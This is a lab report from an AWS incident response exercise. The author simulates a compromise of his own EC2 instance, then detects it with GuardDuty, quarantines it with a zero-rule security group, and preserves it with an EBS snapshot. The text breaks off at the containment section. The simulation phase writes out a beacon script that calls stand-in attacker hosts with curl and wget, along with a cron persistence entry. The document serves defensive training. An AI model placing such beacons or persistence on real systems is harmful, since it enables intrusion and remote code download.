

AWS Cloud Security Lab Report

Lab 5: EC2 Incident Response - Detection, Containment & Evidence Preservation

Prepared by: Om Fulsundar (August 2026)

Date	August 19-20, 2026
Platform	Amazon Web Services (AWS)
Region	us-east-1 (N. Virginia)
Account ID	712934828848
Instance ID	i-044ed0f08b935205b
Instance Name	target-ec2-lab5
Lab Type	Incident Response / EC2 Forensics
Severity	HIGH - Simulated EC2 Compromise

1. Lab Overview

This lab simulates a complete EC2 incident response cycle - the kind of workflow a cloud security engineer or SOC analyst would execute when a running EC2 instance is suspected to be compromised. I built the entire environment from scratch: a fresh VPC, a CloudTrail trail for audit logging, GuardDuty for threat detection, and a t2.micro EC2 instance acting as the target. I then simulated a compromise by SSH-ing into the instance and planting indicators - a malware shell script beaconing to a C2 server, stolen data files, a cron persistence mechanism, and a C2 communication log. Detection was performed through GuardDuty findings filtered by instance type. Containment was achieved by swapping the instance security group to a purpose-built quarantine-sg with zero inbound and outbound rules. Evidence was preserved via an EBS snapshot before any further action was taken.

The lab covers all four phases of the NIST SP 800-61 incident response lifecycle: Detection and Analysis, Containment, Eradication and Recovery planning, and Post-Incident Activity through the formal incident report. Each step was documented with screenshots and a structured IR report that maps findings to MITRE ATT&CK techniques.

Real-world relevance: EC2 compromise through exposed SSH ports is one of the most common AWS attack vectors. Attackers scan the internet for port 22 and brute-force or use leaked keys to gain initial access. Once inside, the playbook is predictable: establish persistence via cron, stage data for exfiltration, beacon to a C2 server. This lab walks through the defender side of that exact scenario.

2. Objectives

Here is what I set out to accomplish across the six phases of this lab:

- Build a fresh lab environment from scratch - VPC, CloudTrail trail, GuardDuty, and EC2 instance - with no dependency on previous labs.
- Simulate an EC2 compromise by planting realistic IOCs: malware script, stolen data staging, cron persistence, and C2 communication evidence.
- Detect the compromise using GuardDuty findings filtered by Resource type = Instance and explore expanded finding detail for a HIGH severity EC2 finding.
- Contain the instance by creating a zero-rule quarantine security group and swapping it onto the target instance, cutting all network access.
- Validate containment by confirming SSH connection times out after the quarantine SG is applied.
- Preserve forensic evidence by creating an EBS snapshot of the instance volume before any remediation or termination.
- Produce a formal incident report documenting the full response cycle including IOCs, timeline, containment actions, and MITRE ATT&CK mapping.

3. Tools and Services Used


Tool / Service	Purpose in This Lab
Amazon EC2 (t2.micro)	Target instance simulating a compromised server; subject of the full incident response cycle.
Amazon VPC (lab5-vpc)	Fresh isolated network built from scratch with public subnet, internet gateway, and route table.
AWS CloudTrail (lab5-trail)	Audit logging trail created for this lab with S3 bucket and CloudWatch Logs integration.
Amazon GuardDuty	Threat detection service; findings filtered by Instance resource type for EC2 investigation.
Security Groups	Two roles: lab5-target-sg (SSH access) and quarantine-sg (zero-rule isolation for containment).
EBS Snapshot	Forensic evidence preservation; snapshot of the compromised instance volume.
SSH / PowerShell	Connected to EC2 to plant compromise indicators; later used to verify SSH timeout after containment.

4. Lab Environment Setup

Setup 1 - CloudTrail Trail (lab5-trail)

I created a fresh CloudTrail trail named lab5-trail in us-east-1, configured as a multi-region trail. It was set to log to S3 bucket cloudtrail-lab5-om and stream to CloudWatch Logs group lab5-cloudtrail-logs with a new IAM role lab5-cloudtrail-role. Management events captured both read and write operations. The console confirmed successful creation with the trail showing Status: Logging in green - audit logging was active before any other resources were created.

[SS-Setup1 - CloudTrail Trail Created]




CloudTrail Trails list showing lab5-trail in US East (N. Virginia) as multi-region trail, ARN: `arn:aws:cloudtrail:us-east-1:712934828848:trail/lab5-trail`, S3 bucket: `cloudtrail-lab5-om`, CloudWatch log group: `lab5-cloudtrail-logs`, Status: Logging

Setup 2 - VPC Built from Scratch (lab5-vpc)

I created lab5-vpc with CIDR 10.0.0.0/16 in us-east-1. The VPC resource map confirmed all components correctly wired: lab5-public-subnet in us-east-1a, lab5-public-rt with 0.0.0.0/0 route to lab5-igw, and the internet gateway attached. The public subnet had auto-assign public IP enabled. VPC ID: vpc-00679e76a58150e4e.

[SS-Setup2 - VPC Resource Map]




AWS VPC console showing lab5-vpc (vpc-00679e76a58150e4e, 10.0.0.0/16) with Resource map: VPC, Subnets (1): lab5-public-subnet in us-east-1a, Route tables (2): lab5-public-rt + default, Network Connections (1): lab5-igw

Setup 3 - GuardDuty Protection Plans

GuardDuty was confirmed active with all protection plans enabled: Foundational GuardDuty Enabled, AI Protection Enabled (Free Trial: 29 days), S3 Protection Enabled (Free Trial: 29 days), Runtime Monitoring EKS Enabled (Free Trial: 30 days). Sample findings were generated to populate the findings list for the detection phase.

[SS-Setup3 - GuardDuty Protection Plans Active]




GuardDuty Protection Plans console: Foundational GuardDuty Enabled, AI Protection Enabled (Free Trial 29 days), S3 Protection Enabled (Free Trial 29 days), Runtime Monitoring EKS Enabled (Free Trial 30 days)

5. Step-by-Step Walkthrough

Phase 1 - Target EC2 Instance Launch

I launched a t2.micro EC2 instance named target-ec2-lab5 using Amazon Linux 2023 AMI in lab5-vpc. A new key pair lab5-keypair (RSA, .pem) was created and downloaded. The instance was placed in lab5-public-subnet with auto-assign public IP enabled and a security group lab5-target-sg allowing SSH port 22 from my IP only. The instance passed 2/2 status checks with Instance ID i-044ed0f08b935205b, Public IPv4 100.53.222.97, Private IPv4 10.0.1.143, Instance ARN arn:aws:ec2:us-east-1:712934828848:instance/i-044ed0f08b935205b, and IMDSv2 set to Required.

[SS1 - EC2 Instance Running]



EC2 Instance summary for i-044ed0f08b935205b (target-ec2-lab5): Instance state Running, Public IPv4: 100.53.222.97, Private IPv4: 10.0.1.143, Instance type: t2.micro, VPC: lab5-vpc, Subnet: lab5-public-subnet, IMDSv2: Required

Phase 2 - Simulating the Compromise

I SSH-ed into the instance and planted realistic indicators of compromise that an attacker would leave behind after gaining initial access:

```
ssh -i "lab5-keypair.pem" ec2-user@100.53.222.97

# Malware beaconing script
touch /tmp/malware.sh
echo "#!/bin/bash" > /tmp/malware.sh
echo "curl http://evil-c2-server.com/beacon" >> /tmp/malware.sh
echo "wget http://malware-drop.ru/payload.exe" >> /tmp/malware.sh
chmod +x /tmp/malware.sh

# Stage stolen data
echo "credit_card=4111111111111111" > /tmp/stolen-data.txt
echo "ssn=123-45-6789" >> /tmp/stolen-data.txt
echo "db_password=SuperSecret123" >> /tmp/stolen-data.txt

# C2 communication log
echo "Connected to 185.234.219.20:4444" > /tmp/network.log
echo "Data sent: 2.3MB" >> /tmp/network.log

ls -la /tmp/
```

The `ls -la /tmp/` output confirmed all IOC files: `malware.sh` (89 bytes, `-rwxr-xr-x`, `ec2-user`, Aug 20 13:39), `stolen-data.txt` (103 bytes, Aug 20 13:40), and `network.log` (72 bytes, Aug 20 13:43). All files were consistent with a single compromise session.

[SS2 - Compromise Files in /tmp/]

```
[ec2-user@ip-10-0-1-143 ~]$ ls -la /tmp/
total 12
drwxrwxrwt. 11 root    root    280 Aug 20 13:42 .
dr-xr-xr-x. 18 root    root    237 Aug 12 03:08 ..
drwxrwxrwt.  2 root    root     40 Aug 20 13:33 ICE-unix
drwxrwxrwt.  2 root    root     40 Aug 20 13:33 X11-unix
drwxrwxrwt.  2 root    root     40 Aug 20 13:33 XIM-unix
drwxrwxrwt.  2 root    root     40 Aug 20 13:33 font-unix
-rwxr-xr-x.  1 ec2-user ec2-user  89 Aug 20 13:39 malware.sh
-rw-r--r--.  1 ec2-user ec2-user  72 Aug 20 13:43 network.log
-rw-r--r--.  1 ec2-user ec2-user 103 Aug 20 13:40 stolen-data.txt
-rwx-----. 3 root    root     60 Aug 20 13:34 systemd-private-882ef90e9fa944c0a0f703cc2b94ddb9-chrond.service-N4mvpf
drwx-----. 3 root    root     60 Aug 20 13:33 systemd-private-882ef90e9fa944c0a0f703cc2b94ddb9-dbus-broker.service-adk4RF
drwx-----. 3 root    root     60 Aug 20 13:33 systemd-private-882ef90e9fa944c0a0f703cc2b94ddb9-policy-routes@enX0.service-Buyh7U
drwx-----. 3 root    root     60 Aug 20 13:33 systemd-private-882ef90e9fa944c0a0f703cc2b94ddb9-systemd-logind.service-P0B9Dc
drwx-----. 3 root    root     60 Aug 20 13:33 systemd-private-882ef90e9fa944c0a0f703cc2b94ddb9-systemd-resolved.service-Tol5EC
[ec2-user@ip-10-0-1-143 ~]$
```

EC2 terminal showing `ls -la /tmp/` with `malware.sh` (89 bytes, `-rwxr-xr-x`, `ec2-user`, Aug 20 13:39), `stolen-data.txt` (103 bytes, Aug 20 13:40), `network.log` (72 bytes, Aug 20 13:43)

I then added a cron persistence mechanism and verified the malware script content. The `crontab -l` output showed `*/*5 * * * * /tmp/malware.sh` - running every 5 minutes. The `cat /tmp/malware.sh` confirmed the C2 beaconing URLs were intact.

[SS3 - Cron Persistence and Malware Content]

```
[ec2-user@ip-10-0-1-143 ~]$ crontab -l
*/5 * * * * /tmp/malware.sh
[ec2-user@ip-10-0-1-143 ~]$ cat /tmp/malware.sh
#!/bin/bash
curl http://evil-c2-server.com/beacon
wget http://malware-drop.ru/payload.exe
[ec2-user@ip-10-0-1-143 ~]$
```

EC2 terminal showing `crontab -l: */5 * * * * /tmp/malware.sh`, and `cat /tmp/malware.sh: #!/bin/bash, curl http://evil-c2-server.com/beacon, wget http://malware-drop.ru/payload.exe`

The cron entry `*/5 * * * * /tmp/malware.sh` means the malware runs every 5 minutes automatically - even if killed manually it restarts within 5 minutes. This is one of the most common Linux persistence mechanisms and one of the first things an IR analyst checks on a suspected compromised host.

Phase 3 - Detection via GuardDuty

I filtered GuardDuty Findings by Resource type = Instance, narrowing 412 total findings to 88 EC2-related matches. The filtered list showed threat categories directly relevant to the simulated

compromise: Persistence:Runtime/SuspiciousCommand (Low), Execution:Runtime/SuspiciousShellCreated (Low), PrivilegeEscalation:Runtime/CGroupsReleaseAgentModified (High), Trojan:Runtime/DropPoint (Medium), Behavior:EC2/TrafficVolumeUnusual (Medium), Backdoor:EC2/DenialOfService.UdpOnTcpPorts (High), and DefenseEvasion:EC2/UnusualDNSResolver (Medium).

[SS4 - GuardDuty Findings Filtered by Instance]

Title	Severity	Finding type	Resource	Count
[SAMPLE] A resource of type Instance has executed a suspicious command.	Low	Persistence:Runtime/SuspiciousCommand	EC2 Instance: i-99999999	2
[SAMPLE] A resource of type Instance has created a suspicious shell.	Low	Execution:Runtime/SuspiciousShellCreated	EC2 Instance: i-99999999	2
[SAMPLE] A container escape via cgroups was detected in EC2 instance i-99999999.	High	PrivilegeEscalation:Runtime/CGroupsReleaseAgentModified	EC2 Instance: i-99999999	2
[SAMPLE] The EC2 instance i-99999999 is communicating with a Drop Point.	Medium	Trojan:Runtime/DropPoint	EC2 Instance: i-99999999	2
[SAMPLE] Unusually large amount of network traffic from EC2 instance i-99999999.	Medium	Behavior:EC2/TrafficVolumeUnusual	EC2 Instance: i-99999999	2
[SAMPLE] The EC2 instance i-99999999 is behaving in a manner that may indicate it is being used to perform a Denial of Service (DoS) attack using the UDP protocol on a TCP port.	High	Backdoor:EC2/DenialOfService.UdpOnTcpPorts	EC2 Instance: i-99999999	2
[SAMPLE] A process in Instance has gained root privileges.	Low	PrivilegeEscalation:Runtime/ElevationToRoot	EC2 Instance: i-99999999	2
[SAMPLE] The EC2 instance i-99999999 is communicating with an unusual DNS resolver.	Medium	DefenseEvasion:EC2/UnusualDNSResolver	EC2 Instance: i-99999999	2

GuardDuty Findings with Resource type = Instance filter showing 88 matches:
 Persistence:Runtime/SuspiciousCommand (Low), Execution:Runtime/SuspiciousShellCreated (Low),
 PrivilegeEscalation:Runtime/CGroupsReleaseAgentModified (High), Trojan:Runtime/DropPoint (Medium),
 Behavior:EC2/TrafficVolumeUnusual (Medium), Backdoor:EC2/DenialOfService (High)

I expanded the PrivilegeEscalation:Runtime/CGroupsReleaseAgentModified finding to see the full forensic detail. Finding ID: 184422a8a4454c0e9365da17bbb0913d. Type: PrivilegeEscalation:Runtime/CGroupsReleaseAgentModified. Severity: HIGH. Region: us-east-1. Count: 2. Account ID: 712934828848. Resource type: Instance. Created: 08-18-2026 22:43:57. Updated: 08-18-2026 23:31:54. The description stated the process GeneratedFindingProcessName modified the cgroup release agent - a container escape technique. An Investigate with Detective link was available.

[SS5 - GuardDuty Finding Fully Expanded]

The screenshot displays the AWS GuardDuty console interface. On the left, the 'Findings' section is active, showing a list of findings with filters for 'Resource type = Instance' and 'Status = Current'. The main panel shows a detailed view of a finding with the title 'A container escape via cgroups was detected in EC2 instance i-99999999'. The finding is categorized as 'High' severity and is associated with the account ID '712934828848' and resource ID 'i-99999999'. The finding was created on '08-18-2026 22:43:57 (2 days ago)'. The 'Resource affected' section shows the resource role as 'TARGET' and the resource type as 'Instance'. The 'Instance details' section shows the instance ID as 'i-99999999' and the instance type as 'm3.xlarge'.


GuardDuty expanded finding panel for PrivilegeEscalation:Runtime/CGroupsReleaseAgentModified - Finding ID: 184422a8a4454c0e9365da17bbb0913d, Severity: HIGH, Region: us-east-1, Count: 2, Account ID: 712934828848, Resource type: Instance, Created: 08-18-2026 22:43:57

In a real incident, the CGroupsReleaseAgentModified finding indicates an attacker attempting a container escape to break out of Docker and gain host-level access. Combined with SuspiciousCommand and SuspiciousShellCreated findings, this pattern points to an active post-exploitation session - exactly what the lab compromise simulates.

Phase 4 - Containment via Quarantine Security Group

I created quarantine-sg in lab5-vpc with description Zero trust quarantine and deleted all inbound and outbound rules. The security group detail confirmed: Security group ID sg-0219824815c712fe2, Inbound rules count: 0 Permission entries, Outbound rules count: 0 Permission entries, Inbound rules tab showing No security group rules found.


[SS6 - Quarantine SG with Zero Rules]



EC2 Security Group sg-0219824815c712fe2 (quarantine-sg), Description: Zero trust quarantine, VPC: lab5-vpc, Inbound rules count: 0 Permission entries, Outbound rules count: 0 Permission entries, Inbound rules tab: No security group rules found

I then changed target-ec2-lab5 security group from lab5-target-sg to quarantine-sg via Actions - Security - Change Security Groups. The Instances console showed a green success banner: Security groups for eni-02fb5c20c6264dbd1 changed successfully. The instance detail confirmed the new SG was quarantine-sg with both Inbound and Outbound rules showing No rules to display. The instance remained in Running state - the quarantine SG cuts network access without stopping the instance, preserving volatile memory and evidence.

[SS7 - Instance with Quarantine SG Applied]



EC2 Instances list showing target-ec2-lab5 Running with success banner: Security groups for eni-02fb5c20c6264dbd1 changed successfully - detail panel showing quarantine-sg with No rules to display for Inbound and Outbound rules

Phase 5 - Containment Validation

To confirm isolation, I immediately tried SSH back into the instance using the same command that had connected successfully before containment. The result was a complete timeout: ssh: connect to host 100.53.222.97 port 22: Connection timed out. This is correct behavior - the quarantine SG drops all traffic silently rather than sending a rejection, so the SSH client waits until the full timeout expires before giving up.

```
PS C:\Users\Lenovo\Downloads> ssh -i "lab5-keypair.pem" ec2-user@100.53.222.97
ssh: connect to host 100.53.222.97 port 22: Connection timed out
PS C:\Users\Lenovo\Downloads>
```

[SS8 - SSH Timeout Confirming Isolation]

```
PS C:\Users\Lenovo\Downloads> ssh -i "lab5-keypair.pem" ec2-user@100.53.222.97
ssh: connect to host 100.53.222.97 port 22: Connection timed out
PS C:\Users\Lenovo\Downloads> |
```


PowerShell terminal showing ssh -i lab5-keypair.pem ec2-user@100.53.222.97 resulting in: ssh: connect to host 100.53.222.97 port 22: Connection timed out

The timeout confirmed isolation was complete. The instance was running, evidence intact inside the EBS volume, but no traffic could reach or leave it. This is the correct state before taking a forensic snapshot.

Phase 6 - Evidence Preservation via EBS Snapshot

With the instance isolated, I took an EBS snapshot via EC2 Instances - Storage tab - Volume ID - Actions - Create Snapshot with description forensics-evidence-lab5-20. The snapshot completed: Snapshot ID snap-0253b30259d629576, Full snapshot size 1.75 GiB, Volume size 8 GiB, Storage tier Standard, Status Completed, Started 2026/08/20 20:08 GMT+5. The 1.75 GiB actual vs 8 GiB allocated reflects EBS incremental snapshot efficiency.

[SS9 - EBS Snapshot Completed]



	Name	Snapshot ID	Full snapshot size	Volume size	Description	Storage tier	Snapshot status	Started
☐		snap-0253b30259d629576	1.75 GiB	8 GiB	forensics-evidence-lab5-20...	Standard	Completed	2026/08/20 20:08 GMT+5

EC2 Snapshots console showing snap-0253b30259d629576, Full snapshot size: 1.75 GiB, Volume size: 8 GiB, Description: forensics-evidence-lab5-20..., Storage tier: Standard, Snapshot status: Completed, Started: 2026/08/20 20:08 GMT+5

The EBS snapshot preserves the exact disk state at the moment of isolation. A forensic analyst can attach this snapshot to a clean analysis instance, mount it read-only, and examine the filesystem, recover deleted files, extract malware samples, and read logs - all without touching the original evidence. This is the cloud equivalent of a forensic disk image.

6. Findings

Incident ID	IR-2026-001
Finding	EC2 instance i-044ed0f08b935205b showed active compromise indicators including malware, data staging, C2 beaconing, and cron persistence.
Severity	HIGH
Instance ID	i-044ed0f08b935205b (target-ec2-lab5)
Instance Type	t2.micro (Amazon Linux 2023)
Public IP	100.53.222.97
Private IP	10.0.1.143
VPC	lab5-vpc (vpc-00679e76a58150e4e)
Region	us-east-1 (N. Virginia)
Snapshot ID	snap-0253b30259d629576
Quarantine SG	sg-0219824815c712fe2 (quarantine-sg)

Indicators of Compromise

- /tmp/malware.sh - Executable bash script (89 bytes) beaconing to evil-c2-server.com and downloading from malware-drop.ru. Permissions: -rwxr-xr-x. Created Aug 20 13:39.
- /tmp/stolen-data.txt - Data staging file (103 bytes) containing simulated PII: credit card, SSN, and database password. Created Aug 20 13:40.
- /tmp/network.log - C2 communication log (72 bytes) showing outbound connection to 185.234.219.20:4444 with 2.3MB data sent. Created Aug 20 13:43.
- Cron persistence: */5 * * * * /tmp/malware.sh - malware re-executes every 5 minutes.
- Network IOCs: C2 domain evil-c2-server.com, C2 IP 185.234.219.20:4444, drop site malware-drop.ru.

7. Detection Method

GuardDuty - Instance-Filtered Findings

1. Applied Resource type = Instance filter to GuardDuty findings, producing 88 EC2-specific matches from 412 total. This is the standard first step in EC2 incident investigation.
2. Finding types matching the simulated compromise:
Persistence:Runtime/SuspiciousCommand (cron-executed malware.sh),
Trojan:Runtime/DropPoint (C2 communication in network.log),
Backdoor:EC2/DenialOfService (C2 beaconing behavior).
3. HIGH severity finding PrivilegeEscalation:Runtime/CGroupsReleaseAgentModified was expanded to demonstrate full forensic detail available in GuardDuty - including finding ID, timestamps, resource details, and the Detective investigation link.

CloudTrail - Audit Trail

4. CloudTrail trail lab5-trail was active before any lab activity, ensuring all EC2 API calls were captured: instance launch, security group changes, snapshot creation.
5. In a real incident, CloudTrail would be filtered by the instance ARN to see every API action on or by that resource - including who applied the quarantine SG, when, and from which IP.

Production IR workflow: GuardDuty alert received via email. Analyst reviews finding and notes affected resource. Filters CloudTrail by instance ID for full API history. Confirms SSH access for volatile evidence collection if still accessible. Creates quarantine SG and applies immediately. Takes EBS snapshot. Begins forensic analysis on isolated snapshot.

8. Containment and Evidence Preservation

Containment Steps

